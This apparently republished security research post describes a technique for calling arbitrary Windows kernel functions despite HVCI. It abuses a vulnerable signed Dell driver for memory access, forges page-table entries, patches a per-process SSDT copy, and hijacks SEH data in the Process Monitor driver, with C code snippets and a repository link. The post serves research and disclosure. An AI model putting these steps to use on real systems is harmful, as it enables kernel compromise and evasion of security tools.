Code Execution against Windows HVCI

datafarm-cybersecurity.medium.com/code-execution-against-windows-hvci-f617570e9df0

Datafarm December 30, 2022

The Windows VBS and HVCI prevents loading unsigned code into a kernel. Therefore, attackers can only modify data to manipulate the execution flow with existing code. The previous public work against HVCI is Kernel Forge and Connor McGarr's post. They can call an arbitrary kernel function with arbitrary arguments by relying on Return Oriented Programming (ROP) technique. The technique does not work when kCET is enabled.

This post provides an alternative approach for calling an arbitrary kernel function. Additionally, the kernel creating process callback is shown to be possible even when HVCI is enabled. The code can be found at https://github.com/worawit/malk. But my approach does not work when Intel Virtualization Technology Redirect Proection (VT-rp) feature is used. I recommend reading Chao Gao slide for the detail of VT-rp.

Note: I only tested against Windows 11 22H2 on Intel 10th gen.

Arbitrary kernel memory read/write with Dell BIOS driver

Instead of exploiting kernel vulnerabilities, I use the Dell BIOS Driver (DBUtilDrv2.sys) version 2.7 to gain arbitrary memory read/write. I found the nice project that abusing known vulnerabilities in the driver is dellicious. So, I copied how the driver is used for read/write kernel memory.

Disabling Driver Signature Enforcement (DSE)

It is known that an unsigned driver cannot be loaded when HVCI is enabled. I wanted to prove it myself by attempting to disable DSE and loading an unsigned driver. The g_CiOptions value is a common value for modification to disable DSE. But its memory is protected by VBS.


Another known variable for disabling DSE is a pointer to CI!CiValidateImageHeader in nt!SeCiCallbacks shown in below image. The function returns 0 for valid signature. While any non-negative is ok because callers check result from NT_SUCCESS macro.

```
SeCiCallbacks    dd ?                       ; DATA XREF: SepInitializeCodeIntegrity+2C↑w
                                            ; SepInitializeCodeIntegrity+8F↑o ...
unk_140C1B824    db    ? ;                  ; DATA XREF: SepInitializeCodeIntegrity+C↑o
                 db    ? ;
                 db    ? ;
                 db    ? ;
qword_140C1B828 dq ?                        ; DATA XREF: NtSetCachedSigningLevel2+5A↑r
                                            ; NtSetCachedSigningLevel2+206↑r
qword_140C1B830 dq ?                        ; DATA XREF: SeGetCachedSigningLevel+4↑r
qword_140C1B838 dq ?                        ; DATA XREF: SeCodeIntegrityQueryInformation+4
                                            ; SeCodeIntegrityQueryInformation:loc_1407B8E9
qword_140C1B840 dq ?                        ; DATA XREF: SeValidateImageHeader+18↑r
```

To find a callback address on a target kernel, I start from nt!SeGetCachedSigningLevel, which is exported function as shown in below image. The function dereferences a variable in nt!SeCiCallbacks. So, we can find the offset of required pointer to function.


```
; Exported entry 2618. SeGetCachedSigningLevel

; =============== S U B R O U T I N E ===========

; __int64 __fastcall SeGetCachedSigningLevel(__in
                public SeGetCachedSigningLevel
SeGetCachedSigningLevel proc near       ; CODE XR
                                        ; DATA XR

var_28          = qword ptr -28h
var_20          = qword ptr -20h
arg_20          = qword ptr  28h
arg_28          = qword ptr  30h

                sub     rsp, 48h
                mov     r11, cs:qword_140C1B830
```

After modifying the pointer to function to CI!CiValidateImageHeader to nt!rand (possible return values is 0–32767), I tried loading a unsigned driver. The BSOD is occurred with stop code: SECURE KERNEL ERROR.



Get Physical Memory Access

Instead of using a vulnerable driver for accessing memory, I want to gain access all physical memory from a user mode application. I create entries in the Page Directory Page Table (PDPT) to map the virtual address to the physical address as shown in the below figure for 4GB physical memory.



To find the PDPT address for writing, I start from the PML4 address, which can be found from DirectoryBase in a nt!EPROCESS object. The DirectoryBase value is a physical address. However, the MmMapIoSpace function, which is used by the vulnerable driver for accessing physical memory, cannot be used for page table regions. Thus, we cannot use the vulnerable for reading/writing with a physical address.

Luckily, we can access the page table from already mapped virtual address. We can find the translation algorithm from nt!MmGetVirtualForPhysical function. The code for converting Physical address to Virtual address is shown in below image.

```c
static ULONG64 Pa2Va(HANDLE hDevice, ULONG64 paBase, ULONG64 pteBase, ULONG64 pa)
{
    ULONG64 paIdx = (pa >> 12) * 6;
    ULONG64 paTableEntryVa = paBase + paIdx * 8;
    ULONG64 val = 0;

    BOOL bres = dbutil_read(hDevice, paTableEntryVa, &val, sizeof(val));
    if (!bres) {
        printf("Pa2Va: Cannot read table at 0x%llx for PA 0x%llx\n", paTableEntryVa, pa);
        exit(1);
    }
    LONG64 va = (val << 0x19) - (pteBase << 0x19);
    va >>= 0x10;
    return (ULONG64)va + (pa & 0xfff);
}
```

After getting virtual address of page table, here is the code for modifying page directory entries, each mapping to 1 GB memory block.

```c
// generating fake PDPTEs (map 1 GB of physical address)
// PDPTE flags: NX, Page size, Dirty, Access, User, Writable, Present
ULONG64 entryValue = 0x80000000000000e7;
ULONG64 fakeEntries[512] = { 0 };
for (DWORD i = 0; i < entryCount; i++) {
    fakeEntries[i] = entryValue;
    // increment physical address by 1G
    entryValue += (ULONG64)1 << SHIFT_1G;
}
if (!dbutil_write(hDevice, tableAddr + idx * 8, fakeEntries, entryCount * 8)) {
    return 0;
}
```

Now, we can access whole guest physical memory without switching to kernel mode. With this access, we can manually do page walking to access kernel memory or other process memory from mapped memory. Thus, we no longer require a vulnerable driver.

Note: The mapped memory is not visible in any process viewer because OS does not know about mapping. So, the mapping might be replaced by OS if the process allocates more memory.

Call arbitrary kernel function

My target for calling a kernel function is a system call because user mode can control all arguments. I chose a system call that will never be used in my program. Then, I modify the SSDT entry before calling the system call for jumping to another kernel function. The below image is the code for finding the SSDT entry for NtCreateTransaction.

```
ULONG64 ntCreateTransactionVa = findKernelExportVa("NtCreateTransaction");

ULONG64* pKeServiceDescriptorTable = (ULONG64*)walkPage(getKeServiceDescriptorTableVa());
ULONG64 KiServiceTableVa = pKeServiceDescriptorTable[0];
ULONG64 KiServiceTableNumber = pKeServiceDescriptorTable[2];

int shiftedRva = (int)(ntCreateTransactionVa - KiServiceTableVa) << 4;
DWORD* services = (DWORD*)walkPage(KiServiceTableVa);
for (int i = 0; i < KiServiceTableNumber; i++) {
    if ((services[i] & 0xfffffff0) == shiftedRva) {
        // found
        printf("[+] found target service. idx=0x%x, value=0x%x\n", i, services[i]);
        patchedSddtInfo.savedServiceEntry = services[i];
        patchedSddtInfo.KiServiceTableVa = KiServiceTableVa;
        patchedSddtInfo.kServiceEntryVa = KiServiceTableVa + i * 4;
        break;
    }
}
```

However, the memory page for SSDT is read-only and protected by the Secure Kernel. Even if we were able to modify it, the modification would be detected by PatchGuard. So, my solution is to duplicate the PDPT (Level 3), PDP (Level 2), and PT (Level 1) before remapping them to a writable memory page. As a result, only the SSDT entry of one process is modified. Moreover, PatchGuard cannot detect modification because it is not run in the modified process context. Last, the fake page tables might be paged out. I use the VirtualLock function to prevent them from being paged out.

The below image is snippet code for calling the KeSetEvent function from a user-mode application. The code sets the jumping target of the SSDT entry before calling the syscall. The getCallAddr function is used for getting the syscall function virtual address in ntdll.dll.

```
static inline void setSyscallTarget(ULONG64 va)
{
    // last 4 bits is number of syscall arguments passed using the stack
    *patchedSddtInfo.pServiceEntry =
        (DWORD)((va - patchedSddtInfo.KiServiceTableVa) << 4) | (patchedSddtInfo.savedServiceEntry & 0xf);
}

NTSTATUS KeSetEvent(ULONG64 EventVa, KPRIORITY Increment, BOOLEAN Wait)
{
    typedef NTSTATUS KeSetEventFn(ULONG64, KPRIORITY, BOOLEAN);

    static ULONG64 KeSetEventVa;
    if (KeSetEventVa == 0) {
        KeSetEventVa = findKernelExportVa("KeSetEvent");
    }
    setSyscallTarget(KeSetEventVa);

    return ((KeSetEventFn*)getCallAddr())(EventVa, Increment, Wait);
}
```

Kernel process creation callback

When HVCI is enabled, kernel callback is very challenging. We must reuse code from signed drivers only. However, the good thing is that we can load signed drivers for code reuse purposes. To show a feasibility of a kernel callback, I try to control a process creation callback (using PsSetCreateProcessNotifyRoutine*).

After searching for code in signed drivers, I found the following function in the Process Monitor driver version 3.91 with the code below (later in this post, all mentions of the Process Monitor driver are version 3.91).

```
1 NTSTATUS __fastcall ForwardMessageToUser(PVOID SenderBuffer, ULONG SenderBufferLength)
2 {
3   return FltSendMessage(Filter, &ClientPort2, SenderBuffer, SenderBufferLength, 0i64, 0i64, 0i64);
4 }
```

The function takes only 2 arguments for sending data to a user-mode application with the FltSendMessage function. So, the idea for using this function is to send all process creation callback arguments to the user-mode application, which is able to access all guest physical memory. Then, calling a kernel function to wait until user-mode finishes processing the callback arguments.

The problem here is how we can pass function arguments to FltSendMessage. The user-mode application requires register values for the first 4 arguments and a stack pointer for the 5th and more.

Note: The additional advantages of using the Process Monitor driver are

- No Control Flow Guard (CFG): we can call to any address in Process Monitor driver code
- The read-only sections are not protected by VTL1: we can modify IATs and exception handlers without modifying page table entries

Structure Exception Handling (SEH)

When an exception occurs, all registers are saved to a CONTEXT object. If we set our entry point of process creation callback to the address that caused an exception, all function arguments will be saved into the CONTEXT object. Then, we have an address for forwarding function arguments to a user-mode application.

Some understanding of Windows x64 exception handling is needed to abuse SEH. I will have a short explanation along with the implementation. I recommend reading "Exceptional behavior: the Windows 8.1 X64 SEH Implementation" and Microsoft page.

First, I searched for process creation callback entry point. I found the below instruction in the Process Monitor driver.

```
00000001800032C7                    mov     rdx, [rdx+10h]
```

The value for the second argument of the callback is rdx register. In a process creation callback, the second argument is the process id, which is usually a small integer. Normally, the low virtual address is not used. So, the access violation exception has occurred.

The exception handler starts by looking up an UNWIND_INFO address in the RUNTIME_FUNCTION array (in the ".pdata" section). The UNWIND_INFO is used for determining how an exception will be handled or ignored. Basically, we can modify UNWIND_INFO, shown in the below image, to call functions for forwarding to a user-mode application.

Thus, I searched for an exception handler in the RUNTIME_FUNCTION array. I found the record for the code address range from 0x180003060 to 0x1800034de (our target address is 0x180032c7). The exception information is located at 0x18000d888, as shown in the below images.

```
RUNTIME_FUNCTION <rva sub_180003060, rva algn_1800034DE, \
                  rva stru_18000D888>
```

```
stru_18000D888  UNWIND_INFO_HDR <1, 10h, 8, 0>
                                              ; DATA XREF: .pdata
                UNWIND_CODE <10h, 34h>  ; UWOP_SAVE_NONVOL
                dw 0Eh
                UNWIND_CODE <10h, 72h>  ; UWOP_ALLOC_SMALL
                UNWIND_CODE <0Ch, 0F0h> ; UWOP_PUSH_NONVOL
                UNWIND_CODE <0Ah, 0E0h> ; UWOP_PUSH_NONVOL
```

We want to modify UNWIND_INFO to make the target code, that causes an access violation, surrounded by a __try/__exception block. This kind of exception needs the exception filter function and target address to be executed when a filter returns EXCEPTION_EXECUTE_HANDLER (1). This information is stored in the C_SCOPE_TABLE and C_SCOPE_TABLE_ENTRY struct and used by the __C_specific_handler function.

However, the UNWIND_INFO struct's Flags value is set to 0. It means there is no exception handler for this function. We have to modify values in the UNWIND_INFO to make it be SEH similar to the below image, which means __C_specific_handler will be called.

```
stru_18000D824  UNWIND_INFO_HDR <9, 18h, 8, 0>
                                          ; DATA XREF: .pdata:00000001800111E
                UNWIND_CODE <18h, 64h>  ; UWOP_SAVE_NONVOL
                dw 0Dh
                UNWIND_CODE <18h, 34h>  ; UWOP_SAVE_NONVOL
                dw 0Ch
                UNWIND_CODE <18h, 72h>  ; UWOP_ALLOC_SMALL
                UNWIND_CODE <14h, 0F0h> ; UWOP_PUSH_NONVOL
                UNWIND_CODE <12h, 0E0h> ; UWOP_PUSH_NONVOL
                UNWIND_CODE <10h, 70h>  ; UWOP_PUSH_NONVOL
                dd rva __C_specific_handler
                dd 2
                C_SCOPE_TABLE <rva loc_1800029A6, rva loc_1800029BA, 1, \
                               rva loc_1800029BA>
                C_SCOPE_TABLE <rva loc_180002A33, rva loc_180002A50, 1, \
                               rva loc_180002A50>
```

The first byte of UNWIND_INFO_HDR should be 9 (version 1 and UNW_FLAG_EHANDLER). We can set the last 3 bytes of UNWIND_INFO_HDR to 0 because we don't need UNWIND_CODE. Followed by UNWIND_INFO, it is a RVA of EHANDLER. Thus, our fake UNWIND_INFO is 9 and followed by the RVA of __C_specific_handler.

Next, we have to know how __C_specfic_handler calls an exception filter. When reversing, I found that the __C_specific_handler function calls a handler routine with the EXCEPTION_POINTERS pointer and EstablisherFrame arguments as shown in the below image. The EXCEPTION_POINTERS contains the EXCEPTION_RECORD pointer and the CONTEXT pointer. This means that we can dereference the CONTEXT address, when our fake exception filter is called, from the first argument (rcx register).

```
res = ((__int64 (__fastcall *)(EXCEPTION_POINTERS *, void *))(ImageBase
                                            + HandlerData->handlers[ScopeIndex].filterRva))(
        &exceptionPointers,
        EstablisherFrame);
```

From the function in the Process Monitor driver for sending data to a user-mode application, the first argument of an exception filter is the address of data that we need. So, only the rdx register (second argument) is left to be set to a length of data.

WPP_SF_ function

When looking for a function to set the rdx register to a small value that >= 16, I found a function named WPP_SF_ as shown in the below image. The function is generated from a WPP Software Tracing macro. It can be found in many Microsoft drivers. I chose umpass.sys because it is small in size (easy for finding the function offset dynamically) and is unlikely to be changed from monthly patches.

```
WPP_SF_         proc near               ; CODE XREF: UMPASS_EvtDeviceAdd+3E↓p
                                        ; UMPASS_EvtDriverUnload+36↓p ...

var_18          = qword ptr -18h

                sub     rsp, 38h
                mov     rax, cs:pfnWppTraceMessage
                lea     r8, WPP_029c43f5db383f1bfa338c69fee6a7cd_Traceguids
                and     [rsp+38h+var_18], 0
                movzx   r9d, dx
                mov     edx, 2Bh                 ; Set rdx to 0x2b
                call    cs:__guard_dispatch_icall_fptr  ; Function pointer can be changed to call a function in Procmon
                add     rsp, 38h
                retn
; ---------------------------------------------------------------------------
                db 0CCh
WPP_SF_         endp
```

The function does not touch the rcx register and sets the rdx register to 0x2b. Then it uses the Control Flow Guard (CFG) function to call WppTraceMessage. So, we can modify pfnWppTraceMessage or __guard_dispatch_icall_fptr to call the function in the Process Monitor driver for sending data to a user-mode application.

Because the target RVA cannot be negative, I map the virtual memory page after Process Monitor driver image to physical page that containing WPP_SF_ function. This is allowed even when HVCI is enabled because it is mapped to an existing executable physical page.

Waiting for sent data is processed

The ForwardMessageToUser function in the Process Monitor driver uses FltSendMessage without a reply buffer. So, the function does not wait for a user-mode application to complete handling callback data. For this task, synchronization is necessary.

When a message is successfully sent, the FltSendMessage function returns 0 (STATUS_SUCCESS). The value 0 for an exception filter is EXCEPTION_CONTINUE_SEARCH (3 possible values are shown in the below image). The subsequent scope table entry will be checked by __C_specific_handler.

```
// Defined values for the exception filter expression
#define EXCEPTION_EXECUTE_HANDLER      1
#define EXCEPTION_CONTINUE_SEARCH      0
#define EXCEPTION_CONTINUE_EXECUTION (-1)
```

Therefore, the next exception filter will be called. I found the function in the Process Monitor driver as seen in the below image.

```
void *__stdcall getData()
{
  CurrentThread = KeGetCurrentThread();
  ret = 0i64;
  KeWaitForSingleObject(&Mutex, Executive, KernelMode, 0, 0i64);
  curr = dataHead.Flink;
  if ( dataHead.Flink != &dataHead )
  {
    never executed here
  }
  KeReleaseMutex(&Mutex, 0);
  return ret;
}
```

Can be used for waiting until a user-mode application trigger it

Modify global FAST_MUTEX objet to KEVENT object

Modify IAT entry to another function that does nothing (just ret)

To make a kernel wait for a user-mode application, we can modify a mutex object to be an event object. For the last call to the imported KeReleaseMutex function, we can just modify the IAT entry to a function that does nothing for continuing exception search. Last, we want to end an exception, so we set an exception filter in the last CSCOPE_TABLE entry to return a positive value (>0) for ending an exception search and executing a handler.

User-mode application

The user-mode application for receiving data from a kernel is straight forward. After the Process Monitor driver is loaded, we can connect to the mini-filter port with the FilterConnectCommunicationPort function.

```
HANDLE hPort;
DWORD context = 0;
HRESULT hr = FilterConnectCommunicationPort(L"\\ProcessMonitor24Port", 0, &context, 4, NULL, &hPort);
```

Next, we can receive a message with the FilterGetMessage function on the connected port. Then, we can handle the message by using physical memory access to read/write kernel memory. Last, call KeSetEvent (by using an arbitrary kernel function call) to signal a waiting thread as shown in the below image.

```
typedef struct MessageBuffer {
    FILTER_MESSAGE_HEADER hdr;
    PVOID data[6];
} MessageBuffer;
```

```
MessageBuffer msgBuffer;

while (1) {
    HRESULT hr = FilterGetMessage(hPort, (PFILTER_MESSAGE_HEADER)&msgBuffer, sizeof(msgBuffer), NULL);
    if (hr != S_OK) {
        break;
    }
    PCONTEXT pContextRecord = (PCONTEXT)walkPage((ULONG64)msgBuffer.data[1]);
    if (pContextRecord->R8 == 0) {
        printf("  pid: %lld is exiting\n", pContextRecord->Rdx);
    }
    else {
        PPS_CREATE_NOTIFY_INFO pCreateInfo = (PPS_CREATE_NOTIFY_INFO)walkPage(pContextRecord->R8);
        // read/modify create process as needed
    }

    // trigger event in kernel to signal a waiting thread
    KeSetEvent(createProcessNotifyInfo.keventVa, 0, FALSE);
}
```

Conclusion

The Windows VBS and HVCI greatly increase the difficulty of executing code in the kernel for malicious purposes. Attackers can only modify data to manipulate the execution flow. While more and more kernel data will be mitigated by other security features, such as kCFG, kCET, KDP.

This post demonstrates calling a kernel function by modifying a SSDT entry with page table manipulation. This technique does not work when Intel VT-rp (since Intel 12th gen) is used.

As seen in the process creation callback with the Process Monitor driver, Windows drivers that are not compiled with CFG and other security features enabled are very useful for attackers. Any address in code section can be used for target of indirect call. Moreover, IAT and SEH are not protected by VTL1. So, an attacker can modify them to alter the code execution flow.